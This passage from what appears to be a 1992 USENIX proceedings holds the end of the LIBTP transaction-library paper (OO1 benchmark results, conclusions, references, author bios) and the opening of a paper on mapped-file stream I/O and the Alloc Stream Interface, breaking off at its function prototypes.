- *Lookup* generates 1,000 random part *ids*, fetches the corresponding parts from the database, and calls a null procedure in the host programming language with the parts' *x* and *y* positions.
- *Traverse* retrieves a random part from the database and follows connections from it to other parts. Each of those parts is retrieved, and all connections from it followed. This procedure is repeated depth-first for seven

hops from the original part, for a total of 3280 parts. Backward traversal also exists, and follows all connections into a given part to their origin.

- *Insert* adds 100 new parts and their connections.

The benchmark is single-user, but multi-user access controls (locking and transaction protection) must be enforced. It is designed to be run on a database with 20,000 parts, and on one with 200,000 parts. Because we have insufficient disk space for the larger database, we report results only for the 20,000 part database.

### 5.2.1. Implementation

The LIBTP implementation of OO1 uses the TCL [OUST90] interface described earlier. The backend accepts commands over an IP socket and performs the requested database actions. The frontend opens and executes a TCL script. This script contains database accesses interleaved with ordinary program control statements. Database commands are submitted to the backend and results are bound to program variables.

The parts table was stored as a B-tree indexed by *id*. The connection table was stored as a set of fixed-length records using the 4.4BSD recno access method. In addition, two B-tree indices were maintained on connection table entries. One index mapped the *from* field to a connection record number, and the other mapped the *to* field to a connection record number. These indices support fast lookups on connections in both directions. For the traversal tests, the frontend does an index lookup to discover the connected part's *id*, and then does another lookup to fetch the part itself.

### 5.2.2. Performance Measurements for OO1

We compare LIBTP's OO1 performance to that reported in [CATT91]. Those results were collected on a Sun 3/280 (25 MHz MC68020) with 16 MBytes of memory and two Hitachi 892MByte disks (15 ms average seek time) behind an SMD-4 controller. Frontends ran on an 8MByte Sun 3/260.

In order to measure performance on a machine of roughly equivalent processor power, we ran one set of tests on a standalone MC68030-based HP300 (33MHz MC68030). The database was stored on a 300MByte HP7959 SCSI disk (17 ms average seek time). Since this machine is not connected to a network, we ran local tests where the frontend and backend run on the same machine. We compare these measurements with Cattell's local Sun 3/280 numbers.

Because the benchmark requires remote access, we ran another set of tests on a DECstation 5000/200 with 32M of memory running Ultrix V4.0 and a DEC 1GByte RZ57 SCSI disk. We compare the local performance of OO1 on the DECstation to its remote performance. For the remote case, we ran the frontend on a DECstation 3100 with 16 MBytes of main memory.

The databases tested in [CATT91] are

- INDEX, a highly-optimized access method package developed at Sun Microsystems.
- OODBMS, a beta release of a commercial object-oriented database management system.
- RDBMS, a UNIX-based commercial relational data manager at production release. The OO1 implementation used embedded SQL in C. Stored procedures were defined to reduce client-server traffic.

Table two shows the measurements from [CATT91] and LIBTP for a local test on the MC680x0-based hardware. All caches are cleared before each test. All times are in seconds.

Table two shows that LIBTP outperforms the commercial relational system, but is slower than OODBMS and INDEX. Since the caches were cleared at the start of each test, disk throughput is critical in this test. The single SCSI HP drive used by LIBTP is approximately 13% slower than the disks used in [CATT91] which accounts for part of the difference.

OODBMS and INDEX outperform LIBTP most dramatically on traversal. This is because we use index lookups to find connections, whereas the other two systems use a link access method. The index requires us to examine two disk pages, but the links require only one, regardless of database size. Cattell reports that lookups using B-trees instead of links makes traversal take twice as long in INDEX. Adding a link access method to **db**(3) or using the existing hash method would apparently be a good idea.

Both OODBMS and INDEX issue coarser-granularity locks than LIBTP. This limits concurrency for multi-user applications, but helps single-user applications. In addition, the fact that LIBTP releases B-tree locks early is a drawback in OO1. Since there is no concurrency in the benchmark, high-concurrency strategies only show up as

| *Measure* | INDEX | OODBMS | RDBMS | LIBTP |
|---|---|---|---|---|
| Lookup | 5.4 | 12.9 | 27 | 27.2 |
| Traversal | 13 | 9.8 | 90 | 47.3 |
| Insert | 7.4 | 1.5 | 22 | 9.7 |

**Table 2: Local MC680x0 Performance of Several Systems on OO1.**

| *Measure* | *Cache* | *Local* | *Remote* |
|---|---|---|---|
| Lookup | cold | 15.7 | 20.6 |
| | warm | 7.8 | 12.4 |
| Forward traversal | cold | 28.4 | 52.6 |
| | warm | 23.5 | 47.4 |
| Backward traversal | cold | 24.2 | 47.4 |
| | warm | 24.3 | 47.6 |
| Insert | cold | 7.5 | 10.3 |
| | warm | 6.7 | 10.9 |

**Table 3: Local vs. Remote Performance of LIBTP on OO1.**

increased locking overhead. Finally, the architecture of the LIBTP implementation was substantially different from that of either OODBMS or INDEX. Both of those systems do the searches in the user's address space, and issue requests for pages to the server process. Pages are cached in the client, and many queries can be satisfied without contacting the server at all. LIBTP submits all the queries to the server process, and receives database records back; it does no client caching.

The RDBMS architecture is much closer to that of LIBTP. A server process receives queries and returns results to a client. The timing results in table two clearly show that the conventional database client/server model is expensive. LIBTP outperforms the RDBMS on traversal and insertion. We speculate that this is due in part to the overhead of query parsing, optimization, and repeated interpretation of the plan tree in the RDBMS' query executor.

Table three shows the differences between local and remote execution of LIBTP's OO1 implementation on a DECstation. We measured performance with a populated (warm) cache and an empty (cold) cache. Reported times are the means of twenty tests, and are in seconds. Standard deviations were within seven percent of the mean for remote, and two percent of the mean for local.

The 20ms overhead of TCP/IP on an Ethernet entirely accounts for the difference in speed. The remote traversal times are nearly double the local times because we do index lookups and part fetches in separate queries. It would make sense to do indexed searches on the server, but we were unwilling to hard-code knowledge of OO1 indices into our LIBTP TCL server. Cold and warm insertion times are identical since insertions do not benefit from caching.

One interesting difference shown by table three is the cost of forward versus backward traversal. When we built the database, we inserted parts in part *id* order. We built the indices at the same time. Therefore, the forward index had keys inserted in order, while the backward index had keys inserted more randomly. In-order insertion is pessimal for B-tree indices, so the forward index is much larger than the backward one[4]. This larger size shows up as extra disk reads in the cold benchmark.

## 6. Conclusions

LIBTP provides the basic building blocks to support transaction protection. In comparison with traditional Unix libraries and commercial systems, it offers a variety of tradeoffs. Using complete transaction protection is more complicated than simply adding fsync(2) and flock(2) calls to code, but it is faster in some cases and offers stricter guarantees (atomicity, consistency, isolation, and durability). If the data to be protected are already formatted (*i.e.* use one of the database access methods), then adding transaction protection requires no additional complexity, but incurs a performance penalty of approximately 15%.

In comparison with commercial database systems, the tradeoffs are more complex. LIBTP does not currently support a standard query language. The TCL-based server process allows a certain ease of use which would be enhanced with a more user-friendly interface (*e.g.* a windows based query-by-form application), for which we have

[4] The next release of the 4.4BSD access method will automatically detect and compensate for in-order insertion, eliminating this problem.

a working prototype. When accesses do not require sophisticated query processing, the TCL interface is an adequate solution. What LIBTP fails to provide in functionality, it makes up for in performance and flexibility. Any application may make use of its record interface or the more primitive log, lock, and buffer calls.

Future work will focus on overcoming some of the areas in which LIBTP is currently deficient and extending its transaction model. The addition of an SQL parser and forms front end will improve the system's ease of use and make it more competitive with commercial systems. In the long term, we would like to add generalized hierarchical locking, nested transactions, parallel transactions, passing of transactions between processes, and distributed commit handling. In the short term, the next step is to integrate LIBTP with the most recent release of the database access routines and make it freely available via anonymous ftp.

## 7. Acknowledgements

We would like to thank John Wilkes and Carl Staelin of Hewlett-Packard Laboratories and Jon Krueger. John and Carl provided us with an extra disk for the HP testbed less than 24 hours after we requested it. Jon spent countless hours helping us understand the intricacies of commercial database products and their behavior under a variety of system configurations.

## 8. References

[ANDR89] Andrade, J., Carges, M., Kovach, K., "Building an On-Line Transaction Processing System On UNIX System V", *CommUNIXations*, November/December 1989.

[BAY77] Bayer, R., Schkolnick, M., "Concurrency of Operations on B-Trees", *Acta Informatica*, 1977.

[BERN80] Bernstein, P., Goodman, N., "Timestamp Based Algorithms for Concurrency Control in Distributed Database Systems", *Proceedings 6th International Conference on Very Large Data Bases*, October 1980.

[BSD91] DB(3), *4.4BSD Unix Programmer's Manual Reference Guide*, University of California, Berkeley, 1991.

[CATT91] Cattell, R.G.G., "An Engineering Database Benchmark", *The Benchmark Handbook for Database and Transaction Processing Systems*, J. Gray, editor, Morgan Kaufman 1991.

[CHEN91] Cheng, E., Chang, E., Klein, J., Lee, D., Lu, E., Lutgardo, A., Obermarck, R., "An Open and Extensible Event-Based Transaction Manager", *Proceedings 1991 Summer Usenix*, Nashville, TN, June 1991.

[CHOU85] Chou, H., DeWitt, D., "An Evaluation of Buffer Management Strategies for Relational Database Systems", *Proceedings of the 11th International Conference on Very Large Databases*, 1985.

[DEWI84] DeWitt, D., Katz, R., Olken, F., Shapiro, L., Stonebraker, M., Wood, D., "Implementation Techniques for Main Memory Database Systems", *Proceedings of SIGMOD*, pp. 1-8, June 1984.

[GRAY76] Gray, J., Lorie, R., Putzolu, F., and Traiger, I., "Granularity of locks and degrees of consistency in a large shared data base", *Modeling in Data Base Management Systems*, Elsevier North Holland, New York, pp. 365-394.

[HAER83] Haerder, T. Reuter, A. "Principles of Transaction-Oriented Database Recovery", *Computing Surveys*, 15(4); 237-318, 1983.

[KUNG81] Kung, H. T., Richardson, J., "On Optimistic Methods for Concurrency Control", *ACM Transactions on Database Systems* 6(2); 213-226, 1981.

[LEHM81] Lehman, P., Yao, S., "Efficient Locking for Concurrent Operations on B-trees", *ACM Transactions on Database Systems*, 6(4), December 1981.

[MOHA91] Mohan, C., Pirahesh, H., "ARIES-RRH: Restricted Repeating of History in the ARIES Transaction Recovery Method", *Proceedings 7th International Conference on Data Engineering*, Kobe, Japan, April 1991.

[NODI90] Nodine, M., Zdonik, S., "Cooperative Transaction Hierarchies: A Transaction Model to Support Design Applications", *Proceedings 16th International Conference on Very Large Data Bases*, Brisbane, Australia, August 1990.

[OUST90] Ousterhout, J., "Tcl: An Embeddable Command Language", *Proceedings 1990 Winter Usenix*, Washington, D.C., January 1990.

[POSIX91] "Unapproved Draft for Realtime Extension for Portable Operating Systems", Draft 11, October 7, 1991, IEEE Computer Society.

[ROSE91] Rosenblum, M., Ousterhout, J., "The Design and Implementation of a Log-Structured File System", *Proceedings of the 13th Symposium on Operating Systems Principles*, 1991.

[SELT91] Seltzer, M., Stonebraker, M., "Read Optimized File Systems: A Performance Evaluation", *Proceedings 7th Annual International Conference on Data Engineering*, Kobe, Japan, April 1991.

[SPEC88] Spector, Rausch, Bruell, "Camelot: A Flexible, Distributed Transaction Processing System", *Proceedings of Spring COMPCON 1988*, February 1988.

[SQL86] American National Standards Institute, "Database Language SQL", ANSI X3.135-1986 (ISO 9075), May 1986.

[STON81] Stonebraker, M., "Operating System Support for Database Management", *Communications of the ACM*, 1981.

[SULL92] Sullivan, M., Olson, M., "An Index Implementation Supporting Fast Recovery for the POSTGRES Storage System", to appear in *Proceedings 8th Annual International Conference on Data Engineering*, Tempe, Arizona, February 1992.

[TPCB90] Transaction Processing Performance Council, "TPC Benchmark B", Standard Specification, Waterside Associates, Fremont, CA., 1990.

[YOUN91] Young, M. W., Thompson, D. S., Jaffe, E., "A Modular Architecture for Distributed Transaction Processing", *Proceedings 1991 Winter Usenix*, Dallas, TX, January 1991.

**Margo I. Seltzer** is a Ph.D. student in the Department of Electrical Engineering and Computer Sciences at the University of California, Berkeley. Her research interests include file systems, databases, and transaction processing systems. She spent several years working at startup companies designing and implementing file systems and transaction processing software and designing microprocessors. Ms. Seltzer received her AB in Applied Mathematics from Harvard/Radcliffe College in 1983.

In her spare time, Margo can usually be found preparing massive quantities of food for hungry hordes, studying Japanese, or playing soccer with an exciting Bay Area Women's Soccer team, the Berkeley Bruisers.

**Michael A. Olson** is a Master's student in the Department of Electrical Engineering and Computer Sciences at the University of California, Berkeley. His primary interests are database systems and mass storage systems. Mike spent two years working for a commercial database system vendor before joining the Postgres Research Group at Berkeley in 1988. He received his B.A. in Computer Science from Berkeley in May 1991.

Mike only recently transferred into Sin City, but is rapidly adopting local customs and coloration. In his spare time, he organizes informal Friday afternoon study groups to discuss recent technical and economic developments. Among his hobbies are Charles Dickens, Red Rock, and speaking Dutch to anyone who will permit it.

# Exploiting the Advantages of Mapped Files for Stream I/O

*Orran Krieger, Michael Stumm and Ron Unrau*
***Department of Electrical Engineering, University of Toronto***

**Abstract**

A new approach for providing user level support for fast stream I/O is motivated by four factors common to most modern systems: 1) the capability of the operating system to support mapped files, 2) the increasing number of applications that use threads, 3) the increasing discrepancy between processor speed and disk latency, and 4) the increasing amount of available main memory.

In this paper, we first describe the advantages and disadvantages of using mapped files to support stream access to files, and then describe a new interface, the Alloc Stream Interface (ASI), that allows for improved performance over existing stream interfaces. A library that supports ASI has been implemented on several systems (including IRIX and SunOS). In addition, the *Stdio* library has been re-implemented to use ASI. Significant performance advantages are demonstrated for *Stdio* applications that are linked to this new library and particularly for applications that are modified to use ASI directly. For example, on typical Unix platforms, some standard I/O intensive utilities are shown to run up to twice as fast when re-linked to use this library and up to three times as fast when converted to use ASI.

## 1 Introduction


In Unix, applications access files by using the *Unix I/O* interface (i.e. `read`, `write`, ...). A major reason for the success of Unix is that the *Unix I/O* interface is used uniformly for all I/O. A uniform interface is important so that a program can be written to be independent of the type of data sources and sinks with which it is communicating. However, there are two main disadvantages with the *Unix I/O* interface: Firstly, as the interface definition now stands, an excessive number of system calls will result if a user process accesses a file with many small read and write operations. Secondly, the user supplies a private buffer into which data should be read, or from which data should be written. This can result in a large performance cost when data is copied to and from the system buffers.

To reduce the number of interactions with the operating system, the *Stdio* run-time library buffers data in the application's address space (refer to Figure 1.1) and thus amortizes the cost of interactions with the operating system over several application requests. However, buffering at the user level introduces yet another layer of copying, namely between the library and application buffers. Moreover, most implementations of *Stdio* are not re-entrant, and of the few that are re-entrant, we are not aware of any that allow more than one thread to concurrently access data from a single stream.

Since the speed of file I/O is so crucial to the performance of many applications, most modern operating systems support *mapped files*[1] where a file can be bound to a virtual address space such that a reference to memory is effectively a reference to the corresponding location in the file. As discussed in Section 2, mapped file I/O can result in less copying of data between different buffers, and can allow for different threads in an application to concurrently access different parts of the same file. However, the main disadvantage of mapped file I/O is that it cannot provide a uniform interface for all I/O; for example, it cannot be used for I/O to terminals or network connections (i.e. sockets).

To incorporate some of the advantages of mapped files while preserving the advantages of uniformity that a byte-oriented stream interface provides, the *Stdio* and *Unix I/O* interfaces can be implemented by a user

[1] For example, Mach [ABB+86], AIX [Mis90], Hurricane [SUK] ...




1.1 Typical Implementation: Stdio implemented using Unix I/O

1.2 The MSIO approach: Stdio and Emulated Unix I/O implemented using Mapped Files

1.3 The MSIO library: Stdio and Emulated Unix I/O implemented using ASI

Figure 1: *Layers of interaction between Stdio, Unix I/O and ASI. Lightly shaded blocks are user level libraries. Dark shaded boxes indicate interfaces supported by the operating system.*

level library that whenever possible uses mapped files, as shown in Figure 1.2. This approach is referred to as *Mapped Stream I/O* (MSIO) and is discussed in Section 3. To differentiate between the *Unix I/O* interface supported by the operating system and a similar interface supported by a user level library, we refer to the latter as *Emulated Unix I/O*. *Emulated Unix I/O* has the disadvantage that the full *Unix I/O* semantics (e.g. shared file semantics) cannot be supported by a user level library. However, these semantics are not supported by most distributed file systems [LS90]. Moreover, significant performance gains can be obtained by having file servers support only block oriented operations, as discussed in [Che87].

The primary contribution of this paper is the definition of a new I/O interface, called the *Alloc Stream Interface* (ASI) that improves on the *Stdio* and *emulated Unix I/O* interfaces by significantly reducing the amount of data copying that is necessary. The *Stdio* and *Unix I/O* interfaces force the library (or operating system) to copy data into a buffer specified by the application. In contrast, ASI provides the application access to the internal buffers (mapped regions) of the library. With ASI, on a read operation, the underlying library returns to the application a pointer to a region of memory containing the requested data, and on a write operation, the library returns a pointer to a region where the data should be put. ASI has a number of advantages, especially when implemented using MSIO:

1. Overhead (i.e. cost not associated with disk I/O) is greatly reduced. Whenever an I/O request can be serviced directly from the file cache, with *Stdio* and *Unix I/O* most of the I/O overhead is due to copying data between various system, library and user buffers. Since MSIO uses mapped files, there is no copying of data between the system and library buffers. Moreover, since with ASI the application is given access to the mapped regions maintained by the library, there is no copying of data between library and application buffers. This advantage is becoming increasingly important, since more and more memory is being made available for file caching.

2. Threads in a multi-threaded application [Jon91] can concurrently access a stream. The behaviour of ASI operations are well defined regardless of the number of threads accessing a stream. Also, the stream is only locked when the library's internal data structures are being modified, since with ASI data does not have to be copied to or from user buffers. Hence, data is accessed by the application while the stream is unlocked, which allows the I/O requests of multiple threads to the same stream to be sent concurrently to the file system.

3. The interface is simple and easy to use. As we describe in Section 4, ASI is closely modeled on the Unix memory allocation interface (i.e. `malloc`, `realloc`, `free` ), providing programmers an interface they are already familiar with. Our experience indicates that in most cases it is just as easy to write an application using ASI as it is using the *Unix I/O* or *Stdio* interfaces.

A library, called the *Mapped Stream I/O* (MSIO) library has been implemented on several systems including IRIX and SunOS. This library uses the MSIO approach to support the *Alloc Stream Interface*.

| | | SunOS 4.1.1 | | SunOS 4.0 | | IRIX | |
|---|---|---|---|---|---|---|---|
| command | option | pages | KBytes | pages | KBytes | pages | KBytes |
| read | | 1.47 | 5.90 | 0.68 | 5.48 | 2.03 | 8.13 |
| mmapr | | 1.89 | 7.55 | 2.22 | 17.78 | 5.62 | 22.47 |
| mod | | 0.63 | 2.51 | 0.05 | 0.38 | 1.11 | 4.43 |
| mmapw | | 1.91 | 7.64 | 2.08 | 16.67 | 4.25 | 16.88 |
| write | page | 1.19 | 4.77 | 0.06 | 0.45 | 2.34 | 9.39 |
| | byte | 5.46 | 21.83 | 4.17 | 33.33 | 5.13 | 20.51 |

Table 1: *Measured performance of mapped files versus Unix I/O on SunOS 4.1.1, SunOS 4.0 and IRIX. Performance numbers are in pages or KBytes per millisecond (i.e. the larger the number the better). The Sun OS 4.1.1 system and the IRIX system have 4KByte pages. The Sun OS 4.0 system has 8KByte pages.*

As shown in Figure 1.3, the MSIO library also supports the *Stdio* and *emulated Unix I/O* interfaces, which are implemented on top of ASI. Applications that use this library can freely intersperse calls to all three interfaces even if they are directed to the same stream. This allows application programmers to get the full performance advantage of ASI by rewriting just the I/O intensive parts of the application.

In related work, the *Sfio* library [KV91] is a replacement library for *Stdio*. As well as providing a much more consistent, powerful and natural interface than *Stdio*, *Sfio* uses algorithms that are more efficient than those used by typical *Stdio* implementations and uses mapped file I/O for reading from files. Moreover, *Sfio* provides an operation, called `sfpeek()`, that allows applications access to the internal buffers of the library.

Our work differs from *Sfio* in that: 1) it is better suited for multi-threaded environments, due to the re-entrant nature of the library, and the short periods of time locks need to be held, 2) the MSIO library can make use of mapped files in more situations, and 3) it provides a more versatile interface for accessing library buffers.

This paper is structured as follows. In the following section, the advantages and disadvantages of mapped file I/O over *Unix I/O* are described. The section contains performance numbers as measured on several typical Unix systems. Section 3 describes the MSIO approach in detail, and Section 4 describes ASI. Section 5 describes the current implementation of the MSIO library. Finally, Section 5.4 compares the performance of applications linked to the standard system libraries against the performance of these same applications re-linked to use the MSIO library, and re-written to use ASI. We close with a discussion of future directions.

# 2 Mapped File I/O

In this section, we first present the result of some simple experiments on SunOS and IRIX systems, and then discuss the advantages and disadvantages of mapped file I/O over *Unix I/O* in the context of these numbers.

The `mmap`/`munmap` [JCF+83] interface is a typical interface for mapping files into an address space. `Mmap` takes as parameters the file number, protection flags, the length of the region to be mapped, and an offset into a file. It returns a pointer to the mapped region. `Munmap` accepts as parameters the address and length of the mapped region. This interface will be assumed throughout this paper.

Measured performance numbers for some simple programs on three different systems are shown in Table 1. Experiment `read` accesses a large file (3MBytes) by using `read` operations that read the entire page from a page aligned portion of the file into a page aligned buffer.[2] Experiment `mmapr` maps in an entire file, and then touches each page to cause a page fault. Experiment `mod`, for each page in the file, reads the page, seeks back to the beginning of the page and then writes it. Experiment `mmapw` maps in an entire file and then modifies one byte in each page. Experiment `write` writes each page in a file either by writing the entire page, or by writing one byte and then seeking to the next page. Note that these performance numbers were measured on very different hardware platforms (the SunOS 4.0.3 system is a Sun 4/280S, the SunOS 4.1.1 system is a Sun 4/40 and the IRIX system is a SGI Iris 4D/240S) and therefore only allow a comparison

[2] It is fair to compare a read of an entire page to a *touch* of a mapped page, since these correspond to the system cost to get a page of data into the application address space.

between different experiments on the *same* system. All experiments where performed many times, with the minimum number chosen. This reflects best the measure of the performance when all data being accessed is in the file cache.

As can be seen from the table, using mapped files for reading is nearly three times as fast as using Unix `read` operations on both the IRIX and SunOS 4.0 systems. Also, the system cost of modifying a page using mapped files is substantially less than if the page is read and written with *Unix I/O*. Finally, the system cost for modifying a mapped page is substantially less than writing the entire page. However, the performance improvements with mapped file I/O need not always be as significant. For example, on the Sun OS 4.1.1 system, mapped files are only 20% faster than `read` operations for reading from a file.[3] Also, if only a small amount of data is being written (and the application does not require the previous contents of the data) the combination of doing `write` and `lseek` operations seems very effective on all three systems.

## 2.1 Advantages of Mapped File I/O

Using mapped files has a number of advantages:

**Copying Overhead:** With mapped files, data need never be copied between system and user buffers. The processor time saved by not copying data is responsible for most of the performance advantage shown in Table 1. However, there are hidden advantages not evident in these numbers. As observed in [CK91], copying data can cause memory contention, which can be very important in the case of multiprocessor systems or if high bandwidth I/O devices are concurrently trying to DMA data to the system. Also, when data is copied through the processor cache, a large portion of the cache context may be lost.

It is possible for a smart application and operating system implementation to obtain similar advantages using the Unix I/O interface. For example, if the application always uses a page aligned region of memory for accessing a page aligned portion of a file, and if the amount of data being accessed is a multiple of the page size, then the OS can bind the portion of the file into the application space copy-on-write. However, in practice, this entails an excessive increase in complexity for most user applications. Although system utilities and library packages (e.g. *Stdio*) could be written to use this approach, the resulting performance may still not be as good as is the case for mapped file I/O. For example, if a file is being modified rather than written in its entirety, with *Unix I/O* the application must do a `read` operation to get the data to be modified, modify the data (which will cause a page fault if the data is mapped copy-on-write) and then perform a `write` operation. Using mapped files, the application need only map in the data and then modify it.

**Interactions with the Operating System:** When mapped file I/O is used, applications generally map large portions of a file into their address space; if it turns out that the application accesses a small amount of the data, only pages actually touched will be read from the file system. In contrast, if Unix I/O is used, the application must be pessimistic about the amount of data it will require, since a `read` operation incurs the I/O cost when invoked. Therefore, with mapped files, the number of system calls is greatly reduced over if *Unix I/O* is used. However, the cost of a page fault is incurred every time a new mapped page is accessed.

The cost of a page fault is generally greater than the cost of a `read` or a `write` system call (not including the copy of data) on systems where all functions of the operating system are provided by a single monolithic kernel. This is shown in Table 1, since the cost of experiment `mmapw` is greater than the single byte `write` experiment. However, the cost of a page fault may be less than a `read` or a `write` operation on micro-kernel based operating systems, such as V [Che88], Mach [ABB+86] or Hurricane [SUK] [4]. For example, on Hurricane, page faults are handled by the micro-kernel with no communication to the file servers if the data is already in the file cache, resulting in a substantial performance gain.

[3] It is interesting to note that `read` performance on this system becomes much worse when files greater then 4MBytes are accessed, therefore, the relative performance of `mmap` looks better for these files.

[4] Hurricane is an experimental operating system designed to study scalability issues for large scale multiprocessors. It is the operating system used on the Hector multiprocessor [VSWL91]

**Concurrency of Reads:** With mapped files, the mapping operation is independent from the actual faulting for the data. Therefore, if several application threads access the same mapped region, each thread may independently cause a page fault that initiates an I/O operation to disk. This allows the application to exploit high bandwidth file systems (e.g. if disk I/O is spread across many disks [PGK88, FPD91]).

**Reduced Memory Usage:** When an application uses *Unix I/O*, there are often multiple copies of the same data resident in memory, since data is copied from the file cache to application specific buffers. This can result in paging or swapping activity. In contrast, if mapped file I/O is used, no extra copies of the data are made, so the system memory is used more effectively. Moreover, in the case where there is insufficient main memory, if the data in the file cache is not modified it does not need to be paged out, since the data is already on disk, whereas with *Unix I/O*, the copy of the file data read in the application address space must be paged out to disk.

**Shared file access:** With mapped files, two programs accessing the same file will share the same physical memory pages. Therefore, programs can actively share file data and, for example, directly share synchronization variables in the file.

## 2.2 Disadvantages of Mapped File I/O

The specific implementation of the operating system or even the hardware may have a large impact on the performance of mapped file I/O relative to that for *Unix I/O*. For example, if the cost of a page fault is very expensive, the performance of mapped files will compare unfavorably to the performance of *Unix I/O*. One instance where page faults are expensive is on operating systems that require that the processor cache be flushed or invalidated on each page fault.

Page size may also have a dramatic impact on performance. Small page sizes increase the number of page faults that will occur when mapped files are used. On the other hand, large page sizes can result in superfluous I/O.

Another disadvantage of using mapped file I/O is that some operating systems will zero-fill the page on the first access to a new file block. Therefore, even in the case that the application will modify the the entire page, the cost of the zero-fill will be incurred. One way many operating systems reduce this expense is to maintain a list of pre-zeroed pages. This cost can be entirely eliminated if the operating system allows the application to map files such that pages are not pre-zeroed.

When an application uses *Unix I/O*, the operating system generally pre-fetches data on sequential reads to a file, thus reducing the user visible latency of the file system. Although some operating systems do not directly pre-fetch data in the case of mapped files, several operating systems do provide an interface to advise the operating system that mapped data will soon be accessed (e.g. SunOS has the `madvise()` system call). In effect, this is more powerful than having the operating system implicitly pre-fetch pages, since it can be applied to non-sequential accesses. Also, it allows the advantages of asynchronous reading [BJ91], without requiring a special mechanism to inform the application that the requested data is available. If the application attempts to access the data before it is available, a page fault will occur that allows the operating system to defer the access until the data is available.

Although support for mapped files is becoming a common feature of many operating systems, few applications have yet been written to use it. The most important reason for this is that mapped files cannot provide a uniform interface for all I/O. With *Unix I/O* or *Stdio*, applications can use the same operations whether the I/O is directed to a file, terminal or network connection. Mapped file I/O can only be used for I/O directed to a device which can be used to handle page faults, that is, a random access block oriented I/O devices such as a disk. In the next section, we introduce an approach, called MSIO, for supporting a uniform I/O interface while exploiting some of the performance advantages of mapped file I/O.

# 3 Mapped Stream I/O

*Mapped Stream I/O* (MSIO) is an approach for supporting stream I/O interfaces such as *emulated Unix I/O* or *Stdio* with a user level run-time library that exploits the advantages of mapped files. With *MSIO* a portion of the file being accessed is mapped into the application address space. Read operations are handled

by copying data from the mapped region to the buffer specified by the application. Similarly, for `write` operations, data is copied from the application buffer to the mapped region. The library keeps track of the current position in the file, modifying it every time the application performs a `read`, `write` or `seek` operation. When the region is exhausted, it is freed and a new region (usually the one directly following it) is mapped in.

In many ways, a stream I/O library based on mapped files is similar to the I/O libraries that buffer blocks, such as *Stdio*. For example, for reading, *Stdio* reads a block of data from the file and then services application reads from this block. However, in practice, supporting a stream interface using mapped files is substantially easier. First, the same code can be used for allocating a region for either reading or writing; with *Stdio*, the buffers for reading and writing have to be managed in different ways. Second, when a file is open for both read and write access, the same region can be used for both modes, making it much simpler for a stream to change modes (e.g. when doing a read after a write). In contrast, many implementations of *Stdio* require the application to perform explicit seek operations when changing modes [KV91].[5] Finally, since the file offset is maintained by the library, seek operations can be supported without any communication to the file system.

It is possible to use a hybrid approach, where mapped files are used when the resulting performance is expected to be high and Unix I/O is used otherwise. For example, the *Sfio* library uses mapped files for reading only. The MSIO library described in Section 5 can be configured in three different ways, namely: (1) to use mapped files for all file I/O, (2) to use mapped files for modifying data before the end-of-file (EOF), and `write` operations for modifying data past the EOF, and (3) to use *Unix I/O* for all file operations.

There may be reasons other than performance for not using mapped files for all file I/O. For example, with mapped files, some operating systems ignore modifications to a file block past EOF. Therefore, to ensure that the data will not be lost, the application must first change EOF[6] before adding the new data. The disadvantage of this approach is that the EOF changes before the new data becomes available, which means that other programs cannot use EOF to determine how much valid data is contained in the file. In contrast, with *Unix I/O*, the application prepares the data for a `write` operation in a private buffer. When the `write` operation is performed, the file system copies the data from the private buffer to the system buffers and then (if necessary) updates the EOF.

The file system of the Hurricane operating system allows mapped files to be modified without forcing EOF to be extended. Applications explicitly set EOF when a modification is complete.[7] This approach has the advantage *Unix I/O* has in that data remains private to the application performing the write, while not having the disadvantage that data must be copied from a private buffer. This makes it possible to configure the MSIO library on Hurricane to use mapped files for all file I/O. On SunOS and IRIX, the MSIO library is configured to use `write` operations whenever the file size must be extended.

# 4 The Alloc Stream Interface

In the course of developing a new user level I/O library to support the *emulated Unix I/O* and *Stdio* interfaces, we observed that a large proportion of the library time was being spent copying data between the library and application buffers. This motivated the design of a new interface called the *Alloc Stream Interface*, with the following goals:

1. Applications must be able to use the same interface for all I/O whether to files or stream devices such as terminals.

2. For performance, the interface should allow the application access to the internal buffers (mapped regions) of the library, rather than forcing the library to always copy data between the library and application buffers.

---

[5] As another example, with every implementation of *Stdio* with which we have experimented, the library does not properly handle interspersed `getc` and `putc` operations, while correct behaviour can be trivially supported using mapped files.

[6] This can be accomplished by doing a `ftruncate` to the new file size, or a `lseek` and then a `write` operation. IRIX supports an optional flag to mmap that causes the file to grow every time a page past the current EOF is modified.

[7] When all open references to a file are complete, the file system garbage collects any blocks that have been written to disk past EOF.

3. The interface should allow for implementations that can exploit mapped files.
4. Multi-threaded applications should be supported. This implies that the interface semantics must be clearly defined in the case where multiple threads are accessing the same stream, and it implies that the amount of time a stream needs to be locked should be minimized.
5. The interface should be easy to use, and preferably be similar to an interface programmers are already familiar with.
6. Because of the wide acceptance of current I/O interfaces, and in order to gain acceptance, the interface must in some way be compatible the other interfaces being used, such as *Stdio*.

## 4.1 The High Level ASI

The most important operations defined by *ASI* are:

```
FILE *sopen( char *path, int access_flags, int creat_flags, int *rc ) ;
int  sclose( FILE *fl ) ;
void *salloc( FILE *fl, int *length ) ;
int sfree( FILE *fl, void *ptr ) ;
void *sallocAt( FILE *fl, int *length, int *offset, int whence ) ;
void *srealloc( FILE *fl, void *start, int oldlen, int *newlength ) ;
```

